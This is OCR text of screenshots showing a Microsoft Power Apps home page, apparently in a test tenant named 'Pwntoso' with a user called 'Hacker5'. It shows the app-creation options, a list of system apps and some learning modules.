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


Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

Start with data
Create a table, pick an existing one, or even import from Excel to create an app.

Start with a page design
Select from a list of different designs and layouts to get your app going.

Start with an app template
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.


Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

See more apps →

Learning for every level See all

Get started with Power Apps	Beginner	51 min
Author a basic formula to change properties in a canvas app	Beginner	42 min
Work with external data in a Power Apps canvas app	Intermediate	1 hr 4 min
Manage and share apps in Powe	Beginner	



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

Pwntoso Sign out

H

Hacker5

hacker5@pwntoso.onmicroso...

View account

Switch directory

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

